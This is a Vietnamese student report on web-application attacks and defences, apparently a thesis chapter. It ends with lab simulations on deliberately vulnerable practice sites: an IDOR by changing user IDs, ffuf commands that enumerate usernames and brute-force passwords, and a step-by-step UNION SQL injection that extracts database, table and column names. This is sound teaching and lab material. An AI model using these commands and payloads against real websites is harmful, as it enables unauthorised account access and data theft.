- Mã trạng thái: Trong một cuộc tấn công brute force, mã trạng thái HTTP được trả về có thể giống nhau đối với phần lớn các dự đoán vì hầu hết chúng đều sai. Nếu dự đoán trả về một mã trạng thái khác thì đây là dấu hiệu rõ ràng rằng tên người dùng đã đúng. Cách tốt nhất là các trang web luôn trả về cùng một mã trạng thái bất kể kết quả ra sao, nhưng cách làm này không phải lúc nào cũng được tuân theo.
- Thông báo lỗi: Đôi khi thông báo lỗi trả về khác nhau tùy thuộc vào việc cả tên người dùng và mật khẩu đều sai hay chỉ mật khẩu sai. Cách tốt nhất là các trang web nên sử dụng thông báo chung, giống hệt nhau trong cả hai trường hợp, nhưng đôi khi có những lỗi đánh máy nhỏ. Chỉ cần một ký tự sai vị trí cũng khiến hai thông báo trở nên khác biệt, ngay cả trong trường hợp ký tự đó không hiển thị trên trang được hiển thị.

- Thời gian phản hồi: Nếu hầu hết các yêu cầu được xử lý với thời gian phản hồi tương tự nhau thì bất kỳ yêu cầu nào khác với điều này đều cho thấy rằng có điều gì đó khác biệt đang xảy ra đằng sau hậu trường. Đây là một dấu hiệu khác cho thấy tên người dùng được đoán có thể đúng. Ví dụ: một trang web chỉ có thể kiểm tra xem mật khẩu có đúng hay không nếu tên người dùng hợp lệ. Bước bổ sung này có thể làm tăng nhẹ thời gian phản hồi. Điều này có thể tinh vi, nhưng kẻ tấn công có thể làm cho sự chậm trễ này trở nên rõ ràng hơn bằng cách nhập mật khẩu quá dài khiến trang web mất nhiều thời gian hơn để xử lý.

d) Các biện pháp phòng tránh

Rất có khả năng một cuộc tấn công brute force sẽ liên quan đến nhiều lần đoán sai trước khi kẻ tấn công xâm phạm tài khoản thành công. Về mặt logic, bảo vệ bằng vũ lực xoay quanh việc cố gắng làm cho việc tự động hóa quy trình trở nên phức tạp nhất có thể và làm chậm tốc độ mà kẻ tấn công có thể thử đăng nhập. Hai cách phổ biến nhất để ngăn chặn các cuộc tấn công brute force là:

- Khóa tài khoản mà người dùng từ xa đang cố truy cập nếu họ đăng nhập thất bại quá nhiều lần
- Chặn địa chỉ IP của người dùng từ xa nếu họ thực hiện quá nhiều lần đăng nhập liên tiếp

Cả hai cách tiếp cận đều cung cấp mức độ bảo vệ khác nhau, nhưng không phải là không thể tránh khỏi, đặc biệt nếu được thực hiện bằng cách sử dụng logic sai sót. Ví dụ: đôi khi bạn có thể thấy rằng IP của mình bị chặn nếu bạn không đăng nhập quá nhiều lần. Trong một số triển khai, bộ đếm số lần thử không thành công sẽ được đặt lại nếu chủ sở hữu IP đăng nhập thành công. Điều này có nghĩa là kẻ tấn công chỉ cần đăng nhập vào tài khoản của chính họ sau mỗi vài lần thử để ngăn chặn việc đạt đến giới hạn này. Trong trường hợp này, chỉ cần bao gồm thông tin xác thực đăng nhập của riêng bạn đều đặn trong toàn bộ danh sách từ là đủ để khiến việc bảo vệ này gần như vô dụng.

2.13 Tấn công bằng công cụ tự động

a) Khái niệm.

Tấn công ứng dụng web bằng các công cụ tự động là việc sử dụng các phần mềm, script hoặc công cụ tự động hóa để khai thác lỗ hổng bảo mật trong các ứng dụng web. Các công cụ này có thể thực hiện hàng ngàn yêu cầu trong thời gian ngắn, giúp kẻ tấn công phát hiện và khai thác các điểm yếu bảo mật một cách hiệu quả và nhanh chóng. Các công cụ phổ biến như SQLmap, Burp Suite, OWASP ZAP, và Nmap thường được sử dụng để thực hiện các tấn công tự động này.

b) Tác động của tấn công

Tấn công ứng dụng web bằng các công cụ tự động có thể gây ra nhiều hậu quả nghiêm trọng. Những cuộc tấn công này có thể dẫn đến việc rò rỉ dữ liệu nhạy cảm, gây mất uy tín và thiệt hại tài chính cho tổ chức. Ngoài ra, các cuộc tấn công này còn có thể làm gián đoạn dịch vụ, gây mất dữ liệu, và tạo cơ hội cho các cuộc tấn

công tiếp theo. Sự tự động hóa trong các cuộc tấn công này làm tăng nguy cơ và mức độ phức tạp của các lỗ hổng bảo mật bị khai thác.

c) Cơ chế hoạt động

Các công cụ tự động thực hiện tấn công ứng dụng web bằng cách gửi hàng ngàn yêu cầu đến ứng dụng web để tìm kiếm các lỗ hổng bảo mật. Các công cụ này có thể tự động dò quét và khai thác các lỗ hổng như SQL Injection, Cross-Site Scripting (XSS), Remote Code Execution (RCE), và nhiều lỗ hổng khác. Chúng sử dụng các thuật toán phức tạp và cơ sở dữ liệu về các lỗ hổng đã biết để tối ưu hóa quá trình tìm kiếm và khai thác. Kẻ tấn công chỉ cần cấu hình và khởi chạy công cụ, phần còn lại sẽ được thực hiện tự động.

d) Phân loại.

Các tấn công ứng dụng web bằng công cụ tự động có thể được phân loại dựa trên loại lỗ hổng mà chúng khai thác. Một số loại phổ biến bao gồm:

- SQL Injection: Tấn công vào cơ sở dữ liệu bằng cách chèn mã SQL độc hại thông qua các đầu vào của người dùng.
- Cross-Site Scripting (XSS): Tấn công bằng cách chèn mã JavaScript độc hại vào trang web, sau đó thực thi mã này trong trình duyệt của người dùng.
- Remote Code Execution (RCE): Khai thác lỗ hổng để thực thi mã độc từ xa trên máy chủ.
- Directory Traversal: Truy cập trái phép vào các tệp tin và thư mục nhạy cảm trên máy chủ web.
- Brute Force: Thực hiện các cuộc tấn công đoán mật khẩu bằng cách thử nhiều tổ hợp khác nhau.

e) Cách phòng tránh

Để phòng tránh tấn công ứng dụng web bằng các công cụ tự động, các tổ chức cần thực hiện một số biện pháp bảo mật quan trọng:

- Cập nhật phần mềm: Đảm bảo tất cả các phần mềm và hệ thống đều được cập nhật bản vá bảo mật mới nhất.
- Kiểm thử bảo mật thường xuyên: Thực hiện kiểm thử bảo mật định kỳ để phát hiện và khắc phục kịp thời các lỗ hổng.
- Sử dụng tường lửa ứng dụng web (WAF): WAF giúp ngăn chặn các yêu cầu độc hại và bảo vệ ứng dụng web khỏi các cuộc tấn công phổ biến.
- Xác thực và kiểm tra đầu vào: Áp dụng các biện pháp xác thực mạnh và kiểm tra đầu vào của người dùng để ngăn chặn việc chèn mã độc.
- Giới hạn quyền truy cập: Thiết lập quyền truy cập tối thiểu cho các tài khoản và dịch vụ để giảm thiểu rủi ro khi bị tấn công.
- Giám sát và phát hiện xâm nhập: Sử dụng các hệ thống giám sát và phát hiện xâm nhập để phát hiện sớm các hoạt động bất thường và phản ứng kịp thời.

- Việc thực hiện các biện pháp bảo mật này sẽ giúp bảo vệ ứng dụng web khỏi các cuộc tấn công tự động, giảm thiểu rủi ro và bảo vệ dữ liệu của tổ chức.

CHƯƠNG 3. KẾT QUẢ TẤN CÔNG MÔ PHỎNG VÀ ĐÁNH GIÁ


3.1 Môi trường thực hành mô phỏng

Trong các công việc liên quan đến mô phỏng các cuộc tấn công, em dùng một trang web tên là Acme IT Support đã chứa sẵn lỗ hổng. Dùng Kali Linux đã chứa các công cụ mô tả để thực hiện tấn công. Từ đó giúp hiểu hơn về cách các lỗ hổng này hoạt động, phát hiện và ngăn chặn chúng.

3.2 Mô phỏng tấn công IDOR

Mở tab mới trong trình duyệt FireFox và truy cập vào trang web Acme IT.

Trước tiên, cần đăng nhập. Để thực hiện việc này, nhấp vào phần customer và tạo tài khoản. Sau khi đăng nhập, nhấp vào tab Your Account.



Customer Signup

Username:

Email Address:

Password:

Confirm Password:

Hình 10. Thông tin đăng ký tài khoản trang web Acme IT Support

Phần Your Account cung cấp cho bạn khả năng thay đổi thông tin của mình như username, email address and password. Bạn sẽ nhận thấy trường username và email được điền sẵn thông tin của bạn.

Acme IT Support
Home
News
Contact
Customers

Acme IT Support

Your Account

Dashboard
Support Tickets
Your Account
Logout

Username

Current Username:

duyhau

Update User

Email Address

Current Email Address:

hau@hau.com

Update User

Account Password

New Password:

Hình 11. Thông tin tài khoản


Chúng ta sẽ bắt đầu bằng cách điều tra xem thông tin này được điền trước như thế nào. Nếu bạn mở công cụ dành cho nhà phát triển trình duyệt (developer tools), chọn tab Network rồi làm mới trang, bạn sẽ thấy lệnh gọi đến điểm cuối có đường dẫn `/api/v1/customer?id={user_id}` (dễ dàng thấy được khi nhấp vào dòng chứa tham số ID)

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size	0 ms	
200	GET	10-10-123-5...	account	document	html	1.91 kB	5.26 kB	36 ms	
200	GET	10-10-123-5...	jquery.min.js	script	js	cached	0 B	0 ms	
200	GET	10-10-123-5...	bootstrap.min.js	script	js	cached	0 B	0 ms	
200	GET	10-10-123-5...	site.js	script	js	cached	408 B	0 ms	
200	GET	10-10-123-5...	customer?id=15	jquery.min.js:2 ...	json	363 B	51 B	5 ms	
404	GET	10-10-123-5...	Favicon.ico	FaviconLoader.j...	html	cached	2.20 kB	0 ms	

6 requests
7.92 kB / 2.27 kB transferred
Finish: 565 ms
DOMContentLoaded: 385 ms
load: 389 ms


Hình 12. Thông tin đường dẫn chứa `user_id`

Trang này trả về ở định dạng JSON ID của người dùng, username và địa chỉ email của bạn. Chúng ta có thể thấy từ đường dẫn mà thông tin người dùng hiển thị được lấy từ tham số ID của chuỗi truy vấn (xem hình ảnh bên dưới).




Hình 13. Thông tin người dùng lấy từ tham số ID của chuỗi truy vấn

Bạn có thể thử kiểm tra tham số ID này để tìm lỗ hổng IDOR bằng cách thay đổi ID thành ID của người dùng khác. Hãy thử chọn người dùng có ID là 1 và 3 rồi đưa ra các kết quả.



Hình 14. Lấy thông tin của người dùng bằng cách thay đổi ID=1 trên đường dẫn



Hình 15. Lấy thông tin của người dùng bằng cách thay đổi ID=3 trên đường dẫn

Từ đây ta đã lấy được thông tin username của người dùng có ID=1 là adam84 và địa chỉ email của người dùng có ID=3 là j@fakemail.thm.

3.3 Mô phỏng tấn công Authentication Bypass

Username Enumeration:

Trong phần này, công việc cần hoàn thành khi cố gắng tìm các lỗ hổng xác thực là tạo danh sách tên người dùng hợp lệ mà chúng ta sẽ sử dụng sau này trong các nhiệm vụ khác.

Thông báo lỗi trang web là nguồn tài nguyên tuyệt vời để đối chiếu thông tin này nhằm xây dựng danh sách username hợp lệ. Chúng ta có một biểu mẫu để tạo tài khoản người dùng mới nếu truy cập trang đăng ký trên web Acme IT Support (http://MACHINE_IP/customers/signup). Nếu thử nhập username quản trị viên và

điền vào các trường biểu mẫu khác bằng thông tin giả mạo, bạn sẽ gặp lỗi “An account with this username already exists”.

Acme IT Support
Customer Signup

[Already have an account? Login here.](#)

An account with this username already exists

Customer Signup

Username:

Email Address:

Password:

Confirm Password:

Hình 16. Thông báo nhận được khi nhập “admin” vào trường Username

Chúng ta có thể sử dụng sự tồn tại của thông báo lỗi này để tạo danh sách username hợp lệ đã được đăng ký trên hệ thống bằng cách sử dụng công cụ ffuf bên dưới. Công cụ ffuf sử dụng danh sách username thường được sử dụng để kiểm tra xem có trùng khớp không.

```
root@ip-10-10-131-162:~# ffuf -w /usr/share/wordlists/SecLists/Names/Names/Names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.229.2/customers/signup -mr "username already exists"
```



v1.3.1

Hình 17. Chạy lệnh ffuf

Trong ví dụ trên:

-w chọn vị trí tệp trên máy tính chứa danh sách username mà chúng ta sẽ kiểm tra xem có tồn tại hay không.

-X chỉ định phương thức yêu cầu, đây sẽ là yêu cầu GET theo mặc định, nhưng trong ví dụ của chúng ta, đó là yêu cầu POST.

-d chỉ định dữ liệu mà chúng ta sẽ gửi. Trong ví dụ của chúng ta, chúng ta có các trường username, email, password và cpassword. Chúng ta đã đặt giá trị của username thành FUZZ. Trong công cụ ffuf, từ khóa FUZZ biểu thị vị trí nội dung từ danh sách từ của chúng ta sẽ được chèn vào yêu cầu.

-H được sử dụng để thêm các tiêu đề bổ sung vào yêu cầu. Trong trường hợp này, chúng ta đang đặt Content-Type để máy chủ web biết chúng ta đang gửi dữ liệu biểu mẫu.

-u chỉ định URL mà chúng ta đang thực hiện yêu cầu.

-mr là văn bản trên trang mà chúng ta đang tìm kiếm để xác thực rằng chúng ta đã tìm thấy username hợp lệ.


Tạo một tệp có tên **valid_usernames.txt** và thêm username mà bạn tìm thấy bằng ffuf; những điều này sẽ được sử dụng trong nhiệm vụ tiếp theo.

```
root@ip-10-10-131-162:~# ffuf -w /usr/share/wordlists/SecLists/Names/Names/
names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-T
ype: application/x-www-form-urlencoded" -u http://10.10.229.2/customers/signup -
mr "username already exists" >valid_usernames.txt
```



v1.3.1

Hình 18. Tạo file valid_usernames.txt




Hình 19. File các username hợp lệ

Brute force

Bằng cách sử dụng tệp valid_usernames.txt mà chúng ta đã tạo trong tác vụ trước, giờ đây chúng ta có thể sử dụng tệp này để thực hiện một cuộc tấn công vũ phu vào trang đăng nhập


Nếu bạn đã tạo tệp `valid_usernames` bằng cách chuyển trực tiếp đầu ra từ `ffuf` thì bạn có thể gặp khó khăn với tác vụ này. Làm sạch dữ liệu của bạn hoặc chỉ sao chép username vào một tệp mới.



Hình 20. Thay đổi nội dung file `valid_usernames.txt` chỉ chứa username

Tấn công vũ phu là một quy trình tự động thử danh sách mật khẩu thường được sử dụng dựa trên một tên người dùng hoặc, như trong trường hợp của chúng ta, danh sách tên người dùng.

Lệnh `ffuf` này hơi khác so với lệnh trước trong nhiệm vụ trước. Trước đây chúng ta đã sử dụng từ khóa `FUZZ` để chọn vị trí trong yêu cầu mà dữ liệu từ danh sách từ sẽ được chèn vào, nhưng vì chúng ta đang sử dụng nhiều danh sách từ nên chúng ta phải chỉ định từ khóa `Fuzz` của riêng mình. Trong trường hợp này, chúng ta đã chọn `W1` cho danh sách tên người dùng hợp lệ và `W2` cho danh sách mật khẩu mà chúng ta sẽ thử. Nhiều danh sách từ lại được chỉ định bằng đối số `-w` nhưng được phân tách bằng dấu phẩy. Để có kết quả khớp khẳng định, chúng ta đang sử dụng đối số `-fc` để kiểm tra mã trạng thái HTTP khác 200.



Hình 21. Màn hình chạy lệnh `ffuf` cho brute force

Kết quả là ta sẽ thu được cặp username/password của người dùng hiển thị trên terminal là: steve/thunder.

3.4 Mô phỏng Tấn công SQL Injection.


In-band SQL Injection

Phần này chứa một trình duyệt mô phỏng và trang web có một blog với các bài viết khác nhau, có thể được truy cập bằng cách thay đổi số ID trong chuỗi truy vấn. Chìa khóa để phát hiện SQL Injection dựa trên lỗi là phá vỡ truy vấn SQL của mã bằng cách thử các ký tự nhất định cho đến khi tạo ra thông báo lỗi; việc sử dụng dấu nháy đơn (') hoặc dấu ngoặc kép (") rất phổ biến trong cách tấn công này.

Cố gắng thử nhập dấu nháy đơn (') sau ID=1 và nhấn enter. Và bạn sẽ thấy điều này trả về một lỗi SQL thông báo cho bạn về lỗi trong cú pháp của bạn. Việc bạn nhận được thông báo lỗi này xác nhận sự tồn tại của lỗ hổng SQL Injection. Bây giờ chúng ta có thể khai thác lỗ hổng này và sử dụng các thông báo lỗi để tìm hiểu thêm về cấu trúc cơ sở dữ liệu.

Việc đầu tiên chúng ta cần làm là trả dữ liệu về trình duyệt mà không hiển thị thông báo lỗi. Đầu tiên, chúng ta sẽ thử toán tử UNION để có thể nhận được kết quả bỏ. Thử đặt tham số ID trình duyệt mô phỏng thành:

1 UNION SELECT 1



The screenshot shows a web browser window with the address bar containing `https://website.thm/article?id=1 UNION SELECT 1`. Below the address bar, a red error message box displays the text: `SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns`. Below the error message, there are two side-by-side panels. The left panel, titled "SQL Query", contains the text `select * from article where id = 1 UNION SELECT 1`. The right panel, titled "Answer", contains the text "What is the user martin's password?" followed by a text input field with the placeholder text "password" and a blue button labeled "Check Password".

Hình 22. Thông báo lỗi với id là 1 UNION SELECT 1

Câu lệnh này sẽ tạo ra một thông báo lỗi cho bạn biết rằng câu lệnh UNION SELECT có số cột khác với truy vấn SELECT ban đầu. Vì vậy, hãy thử lại nhưng thêm một cột khác:

1 UNION SELECT 1,2

Lại xảy ra lỗi tương tự, vì vậy hãy lặp lại bằng cách thêm một cột khác.

1 UNION SELECT 1,2,3

https://website.thm/article?id=1 UNION SELECT 1,2,3

My First Article
Article ID: 1
Hi and welcome to my very first article for my new website.....

SQL Query	Answer
select * from article where id = 1 UNION SELECT 1,2,3	What is the user martin's password? <input type="password" value="password"/> <input type="button" value="Check Password"/>

Hình 23. Kết quả trang web đã hiển thị bài viết mà không báo lỗi

Thành công, thông báo lỗi đã biến mất và bài viết đang được hiển thị, nhưng bây giờ chúng ta muốn hiển thị dữ liệu của mình thay vì bài viết. Bài viết được hiển thị vì nó lấy kết quả trả về đầu tiên ở đâu đó trong mã của trang web và hiển thị điều đó. Để giải quyết vấn đề đó, chúng ta cần truy vấn đầu tiên không tạo ra kết quả nào. Điều này có thể được thực hiện đơn giản bằng cách thay đổi ID bài viết từ 1 thành 0.

0 UNION SELECT 1,2,3

https://website.thm/article?id=0 UNION SELECT 1,2,3

2
Article ID: 1
3

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2,3	What is the user martin's password? <input type="password" value="password"/> <input type="button" value="Check Password"/>

Hình 24. Kết quả của truy vấn 0 UNION SELECT 1,2,3

Bây giờ ta sẽ thấy bài viết chỉ được tạo thành từ kết quả từ phép chọn UNION, trả về các giá trị cột 1, 2 và 3. Chúng ta có thể bắt đầu sử dụng các giá trị được trả về này để lấy thêm thông tin hữu ích. Đầu tiên, ta sẽ lấy tên cơ sở dữ liệu mà chúng ta có quyền truy cập:

0 UNION SELECT 1,2, database()

2
Article ID: 1
sqli_one

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2, database()	What is the user martin's password? <input type="password" value="password"/> <input type="button" value="Check Password"/>

Hình 25. Kết quả của truy vấn `0 UNION SELECT 1,2, database()`

Bây giờ ta sẽ thấy nơi số 3 được hiển thị trước đó; bây giờ nó hiển thị tên của cơ sở dữ liệu là `sqli_one`. Truy vấn tiếp theo của chúng ta sẽ thu thập danh sách các bảng có trong cơ sở dữ liệu này.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM
information_schema.tables WHERE table_schema = 'sqli_one'
```

2
Article ID: 1
article,staff_users

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'	What is the user martin's password? <input type="password" value="password"/> <input type="button" value="Check Password"/>

Hình 26. Kết quả của truy vấn các bảng trong database

Có một số điều mới cần tìm hiểu trong truy vấn này. Đầu tiên, phương thức `group_concat()` lấy cột được chỉ định (trong trường hợp này là `table_name`) từ nhiều hàng được trả về và đặt nó vào một chuỗi được phân tách bằng dấu phẩy. Điều tiếp theo là cơ sở dữ liệu `information_schema`; mọi người dùng cơ sở dữ liệu đều có quyền truy cập vào cơ sở dữ liệu này và nó chứa thông tin về tất cả các cơ sở dữ liệu và bảng mà người dùng có quyền truy cập. Trong truy vấn cụ thể này, ta quan tâm đến việc liệt kê tất cả các bảng trong cơ sở dữ liệu `sqli_one`, đó là `article` và `staff_users`.

Vì cấp độ đầu tiên nhằm mục đích khám phá mật khẩu của Martin nên bảng Staff_users là điều cần quan tâm. Chúng ta có thể sử dụng lại cơ sở dữ liệu information_schema để tìm cấu trúc của bảng này bằng truy vấn sau:

```
0 UNION SELECT 1,2,group_concat(column_name)FROM
information_schema.columns WHERE table_name = 'staff_users'
```

2
Article ID: 1
id,username,password

SQL Query	Answer
select * from article where id = 0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'	What is the user martin's password? <input type="text" value="password"/> <input type="button" value="Check Password"/>

Hình 27. Kết quả của truy vấn các cột trong database thay vì truy vấn bảng

